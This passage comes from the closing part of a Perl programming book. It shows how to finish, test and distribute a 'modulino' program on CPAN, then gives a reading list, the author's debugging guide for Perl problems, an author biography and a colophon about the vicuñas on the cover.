    $tt->process( \$template, { topic => get_topic() }, \ my $cooked );
```

```
    return $cooked;
    }
```

Now I have a bit of work to do on the distribution side. My modulino now depends on `Template`, so I need to add that to the list of prerequisites. This way, `CPAN` (or `CPAN PLUS`) will automatically detect the dependency and install it as it installs my modulino. That's just another benefit of wrapping the program in a distribution:

```
WriteMakefile(
    ...

    'PREREQ_PM' => {
        Template => '0',
        },

    ...
    );
```

What happens if there is no configuration file, though? My `message` subroutine should still do something, so I give it a default message from `get_template`, but I also issue a warning if I have warnings enabled:

```
use File::Spec::Functions qw(catfile);
use Carp qw(carp);

sub get_template {
    my $default = "Just another [% topic %] hacker, ";

    my $file = catfile( qw( t config.txt) );

    my $fh;
    unless( open $fh, '<', $file ) {
        carp "Could not open '$file'";
        return $default;
        }

    my $locale = shift || 'en_US';
    while( <$fh> ) {
        chomp;
        my( $this_locale, $template ) = m/(\S+)\s+"(.*?)"/g;

        return $template if $this_locale eq $locale;
        }

    return $default;
    }
```

You know the drill by now: the new additions to the program require more tests. Again, I'll leave that up to you.

Finally, I need to test the whole thing as a program. I've tested the bits and pieces individually, but do they all work together? To find out, I use the `Test::Output` module to run an external command and capture the output. I'll compare that with what I expect. How I do this for programs depends on what the particular program is supposed to actually do. To run my program inside the test file, I wrap it in a subroutine and use the value of `$^X` for the *perl* binary I should use (that will be the same *perl* binary that's running the tests):

```
#!/usr/bin/perl

use File::Spec::Functions qw(catfile);

use Test::More 'no_plan';
use Test::Output;

my $script = catfile( qw(blib script Japh.pm ) );

sub run_program {
    print `$^X $script`;
    }

{ # test for US English
local %ENV;
$ENV{LANG} = 'en_US';

stdout_is( \&run_program, "Just another Perl hacker, \n" );
}

{ # test for Spanish
local %ENV;
$ENV{LANG} = 'eu_ES';

stdout_is( \&run_program, "apenas otro hacker del Perl, \n" );
}

{ # test with no LANG setting
local %ENV;
delete $ENV{LANG};

stdout_is( \&run_program, "Just another Perl hacker, \n" );
}

{ # test with nonsense LANG setting
local %ENV;
$ENV{LANG} = 'blah blah';

stdout_is( \&run_program, "Just another Perl hacker, \n" );
}
```

Distributing the Programs

Once I create the program distribution, I can upload it to CPAN (or anywhere else I like) so other people can download it. To create the archive, I do the same thing I do for modules. First, I run `make disttest`, which creates a distribution, unwraps it in a new directory, and runs the tests. That ensures that the archive I give out has the necessary files and everything runs properly (well, most of the time):

```
% make disttest
```

After that, I create the archive in whichever format I like:

```
% make tardist
==OR==
% make zipdist
```

Finally, I upload it to PAUSE and announce it to the world. In real life, however, I use my *release* utility that comes with `Module::Release` and this (and much more) all happens in one step.

As a module living on CPAN, my modulino is a candidate for review by CPAN Testers, the loosely connected group of volunteers and automated computers that test just about every module. They don't test programs, but our modulino doesn't look like a program.

There is a little-known area of CPAN called "scripts" where people have uploaded standalone programs without full distribution support. Kurt Starsinic did some work on it to automatically index programs by category, and his solution simply looks in the program's Pod documentation for a section called "SCRIPT CATEGORIES". If I wanted, I could add my own categories to that section, and the programs archive should automatically index those on its next pass:

```
=pod SCRIPT CATEGORIES

CPAN/Administrative

=cut
```

Summary

I can create programs that look like modules. The entire program (outside of third-party modules) exists in a single file. Although it runs just like any other program, I can develop and test it just like a module. I get all the benefits of both forms, including testability, dependency handling, and installation. Since my program is a module, I can easily reuse parts of it in other programs, too.

Further Reading

"How a Script Becomes a Module" originally appeared on PerlMonks.

I also wrote about this idea for *The Perl Journal* in "Scripts as Modules". Although it's the same idea, I chose a completely different topic: turning the RSS feed from *The Perl Journal* into HTML.

I created *scriptdist* for "Automating Distributions with scriptdist".

Denis Kosykh wrote "Test Driven Development" for *The Perl Review* 1.0 (Fall 2004).

Check out some selected modulinos on CPAN: `diagnostics` (and its program name, *splain*), `Net::MAC::Vendor`, `CPAN::Reporter::PrereqCheck`, and `App::Smbxfer`.

APPENDIX A
Further Reading

As I said in the introduction, the path to mastery involves learning from many people. Although you could adequately learn Perl from our series of *Learning Perl*, *Intermediate Perl*, and this book (or even taking one of my Perl classes), you need to learn from other people too.

The trick is to know who to read and who not to read. In this appendix, I list the people I think are important for your Perl education. Rest assured that I haven't chosen them to pump up my publisher's sales—most of the books are from other publishers.

If you wondered why I didn't cover some subjects in this book (besides keeping the book at a heftable weight), these books cover those subjects much better than I ever could.

Some of these books aren't related to Perl. By this time in your Perl education, you need to learn ideas from other subjects and bring those back to your Perl skills. Don't look for books with "Perl" in the title, necessarily.

Perl Books

Data Munging with Perl by Dave Cross (Manning Publications Co., 2001)

Extending and Embedding Perl by Tim Jenness and Simon Cozens (Manning Publications Co., 2002)

Although dated, this book gives you an idea what's happening under the hood in *perl*.

Higher-Order Perl by Mark Jason Dominus (Morgan Kaufmann, 2005)

Nicholas Clark, the Perl pumpking for v5.8, said "Don't only buy this book, read it." Mark Jason has a unique view of Perl programming, mostly because he has such a strong background in computer languages in general. His title refers to the idea of higher-order functions, a technique in functional programming that creates new functions by combining existing ones. This book is truly a masterwork that will make you appreciate Perl in ways you never thought possible.

Network Programming with Perl by Lincoln Stein (Addison Wesley, 2000)
: By the time you have *Mastering Perl* in your hands, Lincoln's book is going to be really old, at least in Internet time. Despite that, the subject hasn't changed that much since he wrote it. If you already know about sockets or Unix network programming, you just need this book to translate that into Perl. If you don't know those things, this book will show them to you.

Object-Oriented Perl by Damian Conway (Manning Publications Co., 1999)

Perl Best Practices by Damian Conway (O'Reilly, 2005)

Perl Debugged (Addison Wesley, 2001) and Perl Medic (Addison Wesley, 2004) by Peter Scott
: Peter Scott presents the pragmatist's view of Perl in his books. He deals with the real world of programming Perl and what we can do to survive it, and he gives nitty-gritty advice and information on the practice of Perl.

Perl Template Toolkit by Darren Chamberlain, David Cross, and Andy Wardley (O'Reilly, 2003)
: Simon Cozens says in *Advanced Perl Programming, Second Edition* that all programmers go through a phase where they create their own templating engine. If you haven't gotten to that stage, skip it and use the Template Toolkit. Don't comparison shop or look back.

Perl Testing: A Developer's Notebook by Ian Langworth and chromatic (O'Reilly, 2005)
: Although we covered some Perl testing in *Learning Perl* and *Intermediate Perl*, these authors focus on it and cover quite a bit more, including useful modules and techniques.

Programming the Perl DBI by Tim Bunce and Alligator Descartes (O'Reilly, 2000)
: The DBI module is one of the most powerful and useful modules in Perl (and it's dangerous to say that so closely to the Template Toolkit book), and I'm amazed that its creators, Tim Bunce and Alligator Descartes, were able to write such a wonderful but slim book.

Writing Perl Modules for CPAN by Sam Tregar (Apress, 2002)
: I must commend Apress for publishing this book when Sam told them they wouldn't make a lot of money from it. Along with Peter Scott's books, this is another practical guide to Perl. Sam takes you through the entire process of module creation, packaging, and maintenance and gives you all the non-Perl stuff you need to know to get it done. I'd like to suggest that you buy it despite it being available for free online.

Non-Perl Books

Mastering Regular Expressions by *Jeffrey Freidl (O'Reilly, 2006)*

Jeffrey put a lot of Perl in this book, but many languages now have regular expressions, and he discusses those too. He tells you far more than you'll probably ever want to know about regular expressions, including the different implementations and how those affect performance. Even if you don't remember everything, you'll subconsciously improve your regex chops by working through this book.

Programming Pearls (Addison Wesley, 1999) and More Programming Pearls (Addison Wesley, 1988) by Jon Bentley

It's no accident that the bible of Perl is named *Programming Pearls*. When you read this collection of Jon Bentley's columns for *Communications of the Association for Computing Machinery*, you'll think that you're reading the early drafts of the specifications for Perl.

The Practice of Programming by Brian W. Kernighan and Rob Pike (Addison Wesley, 1999)

Code Complete by Steve McConnell (Microsoft Press, 2004)

Debugging by David Agans (AMACOM, 2006)

Debug It! by Paul Butcher (Pragmatic Bookshelf, 2009)

Debugging by Thinking by Robert Metzger (Digital Press, 2003)

APPENDIX B

brian's Guide to Solving Any Perl Problem

After several years of teaching Perl and helping other people solve their Perl problems, I wrote this guide, which shows how I think through a problem. It's appeared on a couple of websites, and there are even several translations.

Some of the stuff I did unconsciously, and those are the hardest concepts to pass on to a new programmer. Now that this guide is available, other people can develop their own problem-solving skills. It might not solve all of your Perl problems, but it's a good place to start.

My Philosophy of Problem-Solving

I believe in three things when it comes to programming, and even everything else I do. Starting with the right attitude can help you avoid various subconscious blocks that prevent you from seeing problems.

It is not personal

Forget about code ownership. You may think of yourself an artist, but even the Old Masters produced a lot of crap. Everybody's code is crap, which means my code is crap and your code is crap. Learn to love that. When you have a problem, your first thought should be "Something is wrong with my crappy code." That means you do not get to blame *perl*. It is not personal.

Forget about how *you* do things. If your way worked, you would not be reading this. That is not a bad thing; it's just time to evolve. We've all been there.

Personal responsibility

If you have a problem with your program it is just that—your problem. You should do as much to solve it by yourself as you can. Remember, everyone else has their own programs, which means they have their own problems. Do your homework and give it your best shot before you bother someone else with your problems. If you have honestly tried everything in this guide and still cannot solve the problem, you have given it your best shot, and it is time to bother someone else.

Change how you do things
: Fix things so you do not have the same problem again. The problem is probably *how* you code, not *what* you code. Change the way you do things to make your life easier. Do not make Perl adapt to you, because it won't. Adapt to Perl. It is just a language, not a way of life.

My Method

Does your program compile with strictures?
: If you aren't already using strictures, turn them on. Perl gurus are gurus because they use `strict`, which leaves them more time to solve other problems, learn new things, and upload working modules to CPAN. When I program without `strict`, I find that the first mistakes I make would have been caught at compile time.

  You can turn on strictures within the code with the `strict` pragma:

```
use strict;
```

  You can turn on strictures from the command line with *perl*'s `-M` switch:

```
perl -Mstrict program.pl
```

  If you use v5.12 or later and require that version or later, you automatically turn on `strict`:

```
use v5.12;
```

  You may be annoyed at strictures, but after a couple of weeks of programming with them turned on, you'll write better code, spend less time chasing simple errors, and probably won't need this guide.

What is the warning?
: Perl can warn you about a lot of questionable constructs. Turn on `warnings` and help Perl help you.

  You can use *perl*'s `-w` switch in the shebang line:

```
#!/usr/bin/perl -w
```

  You can turn on warnings from the command line:

```
% perl -w program
```

  Lexical warnings have all sorts of interesting features. See the `warnings` pragma documentation for the details of more advanced uses. I make it simple by turning everything on in the current scope:

```
use warnings;
```

If you don't understand a warning, you can look up a verbose version of the warning in *perldiag* or you can use the `diagnostics` pragma in your code:

```
use diagnostics;
```

You can turn on warnings or diagnostics from the command line with the `-M` switch. This might be useful if you can't modify the code for some reason:

```
% perl -Mwarnings program
% perl -Mdiagnostics program
```

Perhaps the most hated of all warnings comes from uninitialized values. Here's a program that uses two variables on the same line. One has a value and one is `undef`:

```
my $foo = 'foo';
my $bar;

print "$foo $bar\n";
```

In versions before v5.10, you would get the warning but still have to investigate the program to find out which variable was the problem:

```
% perl5.8.9 warning_test
Use of uninitialized value in concatenation (.) ...
foo
```

With v5.10 or later, Perl is smart enough to tell you:

```
% perl5.10.0 warning_test
Use of uninitialized value $bar in concatenation (.) ...
foo
```

Using more recent versions usually gives you better warnings.

Solve the first problem first!
: After you get error or warning messages from *perl*, fix the first message then see if *perl* still issues the other messages. Those extra messages may be artifacts of the first problem.

Look at the code before the line number in the error message!
: Perl gives you warning messages when it gets worried and not before. By the time *perl* gets worried, the problem has already occurred, and the line number *perl* is on may actually be *after* the problem. Look at the couple of expressions before the line number in the warning.

Is the value what you think it is?
: Don't guess! Verify everything! Actually examine the value right before you want to use it in an expression. The best debugger in the universe is print:

```
print STDERR "The value is [$value]\n";
```

I enclose `$value` in brackets so I can see any leading or trailing whitespace or newlines. If I have anything other than a scalar, I use `Data::Dumper` to print the data structures:

```
require Data::Dumper;

print STDERR "The hash is ", Data::Dumper::Dumper( \%hash ), "\n";
```

If the value is not what you think it is, back up a few steps and try again! Do this until you find the point at which the value stops being what you think it should be!

You can also use the built-in Perl debugger with *perl*'s `-d` switch. See *perldebug* for details:

```
% perl -d program.pl
```

You can also use other debuggers or development environments, such as `ptkdb` (a graphical debugger based on Tk) or Komodo (ActiveState's Perl IDE based on Mozilla). I cover debuggers in Chapter 3.

Are you using the function correctly?
I have been programming Perl for quite a long time, and I still look at *perlfunc* almost every day. Some things I just cannot keep straight, and sometimes I am so sleep-deprived that I take leave of all of my senses and wonder why `sprintf()` does not print to the screen.

You can look up a particular function with the *perldoc* command and its `-f` switch.

```
% perldoc -f function_name
```

If you're using a module, check the documentation to make sure you are using it in the right way. You can check the documentation for the module using *perldoc*:

```
% perldoc Module::Name
```

Are you using the right special variable?
Again, I constantly refer to *perlvar*. Well, not really, since I find *The Perl Pocket Reference* much easier to use.

Do you have the right version of the module?
Some modules change behavior between versions. Do you have the version of the module that you think you have? You can check the installed module version with a simple *perl* one-liner:

```
% perl -MModule::Name -le 'print Module::Name->VERSION'
```

If you read most of your documentation away from your local machine, such as at Perldoc, CPAN Search, or MetaCPAN, then you are more likely to encounter version differences in documentation.

Have you made a small test case?

If you're trying something new or think a particular piece of code is acting funny, write the shortest possible program to do just that piece. This removes most of the other factors from consideration. If the small test program does what you think it should, the problem probably isn't in that code. If the program doesn't do what you think it should, then perhaps you have found your problem.

Did you check the environment?

Some things depend on environment variables. Are you sure that they are set to the right thing? Is your environment the same as the program will see when it runs? Remember that programs intended for CGI programs or cron jobs may see different environments than those in your interactive shell, especially on different machines.

Perl stores the environment in `%ENV`. If you need one of those variables, be ready to supply a default value if it does not exist, even if only for testing.

If you still have trouble, inspect the environment.

```
require Data::Dumper;
print STDERR Data::Dumper::Dumper( \%ENV );
```

Have you checked Google?

If you have a problem, somebody else has probably already had that problem. See if one of those other people posted something to Stack Overflow or PerlMonks. The difference between people who ask questions and those who answer them is their ability to use the Internet effectively.

Have you profiled the application?

If you want to track down the slow parts of the program, have you profiled it? Let `Devel::SmallProf` do the heavy lifting for you. It counts the times *perl* executes a line of code as well as how long it takes, and prints a nice report. I cover profiling in Chapter 4.

Which test fails?

If you have a test suite, which test fails? You should be able to track down the error very quickly since each test will only exercise a little bit of code.

If you don't have a test suite, why not make one? If you have a really small program or this is a one-off program, then I'm not going to make you write a couple of tests. Anything other than that could really benefit from some test programs. The `Test::More` module makes this extremely simple, and if you program your script as a modulino as in Chapter 17, you have all the tools of module development available for your program.

Did you talk to the bear?

Explain your problem aloud. Actually say the words.

For a couple of years I had the pleasure of working with a really good programmer who could solve almost anything. When I got really stuck, I would walk over to his desk and start to explain my problem. Usually I wouldn't make it past the third sentence without him saying "Never mind—I got it." He almost never missed, either.

Since you'll probably need to do this so much, I recommend some sort of plush toy to act as your Perl therapist so you don't annoy your colleagues. I have a small bear that sits on my desk, and I explain problems to him. My wife does not even pay attention when I talk to myself anymore.

Does the problem look different on paper?

You have been staring at the computer screen, so maybe a different medium will let you look at things in a new way. Try looking at a printout of your program.

Have you watched the latest episode of Doctor Who or Sherlock?

Seriously. Perhaps you do not like those shows, but you can choose something else. Take a break. Go for a walk. Stop thinking about the problem for a bit and let your mind relax. Come back to the problem later, and the fix may become immediately apparent.

Have you packed your ego?

If you've have made it this far, the problem may be psychological. You might be emotionally attached to a certain part of the code, so you do not change it. You might also think that everyone else is wrong but you. When you do that, you don't seriously consider the most likely source of bugs—yourself. Do not ignore anything. Verify everything.

Some Stupid Things I've Done and Still Do

I have yet to meet a developer who doesn't create bugs or struggle to track down a problem. The better programmers just do it with bigger and nastier bugs. Still, I find that sometimes I waste time doing really stupid things.

Am I editing the right file?

With multiple Git clones and terminal sessions connected to different hosts, I've more than a couple of times found myself editing files in one spot but not seeing the results in another spot. I keep running the program or the tests, but nothing seems to fix it. The `print` statements I put in never come up in the output. When I realize that's happening, I have to step back to make sure I'm actually running the version I think I am, that I've saved the file I'm working on, and so on.

Did I run make again?

I mostly develop modules, so I check things by editing the module or test files. If I'm testing a particular issue, I usually run only that test file:

```
% perl -Mblib t/some_test.t
```

I like running tests like this so I can see the raw output without a TAP consumer getting in the way.

If I don't run `make` (or *./Build*) again, my changes to the module files don't show up in *blib/* so my test file doesn't see it. The tests continue to fail and I keep trying to make them pass. I need to run `make` again, so I add it before *perl* in one of these ways:

```
% make; perl -Mblib t/some_test.t
% make && perl -Mblib t/some_test.t
```

Sometimes I need to really start over, so I need to regenerate the *Makefile* too:

```
% perl Makefile.PL && make && perl -Mblib t/some_test.t
```

Am I running the right perl?

I have many *perl*s installed so I can test on different versions. Just as I need to verify that I'm running the right version of the source code, sometimes I need to check that I'm running the right *perl*. If I'm running a different *perl*, I might have different versions of modules installed. This is a rare situation, though, but it has happened to me.

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About the Author

brian d foy is a prolific Perl trainer and writer, and runs *The Perl Review* to help people use and understand Perl through education, consulting, code review, and more. He's a frequent speaker at Perl conferences. He's the coauthor of *Learning Perl*, *Intermediate Perl*, and *Effective Perl Programming*, and the author of *Mastering Perl*. He was an instructor and author for Stonehenge Consulting Services from 1998 to 2009, and has been a Perl user since he was a physics graduate student and a die-hard Mac user since he first owned a computer. He founded the first Perl user group, the New York Perl Mongers, as well as the Perl advocacy nonprofit Perl Mongers, Inc., which helped form more than 200 Perl user groups across the globe. He maintains the perlfaq portions of the core Perl documentation, several modules on CPAN, and some standalone scripts.

Colophon

The animals on the cover of *Mastering Perl* are a vicuña (*Vicugna vicugna*) mother and her young. Vicuñas are found in the central Andes Mountains of South America, at altitudes of 4,000 to 5,500 meters. For centuries, the vicuña has been treasured for its coat of soft, insulating hair that produces some of the finest and rarest wool on Earth. Vicuña yarns and fabrics can fetch up to $3,000 per yard.

Vicuñas held a special place among ancient Incan societies. Incans believed that the animal was the reincarnation of a beautiful maiden who had received a coat of gold as a reward for succumbing to the advances of a decrepit and homely king. Every four years, Incans would hold a *chacu*, a hunt to trap thousands of vicuñas, shear their coats, and release them back to the wild. Incan law forbade the killing of vicuñas, and only members of royalty were allowed to wear garments made from the animal's coat.

Unregulated hunting of vicuñas led to the animal being placed on the endangered species list in 1974. By that time, their number had dwindled to 6,000. However, close regulation, particularly by the government of Peru, has led to the vicuña's resurgence, and today the number is over 120,000. The *chacu* is now sanctioned and regulated by the Peruvian government, and a portion of the profits is returned to villagers in the Andes.

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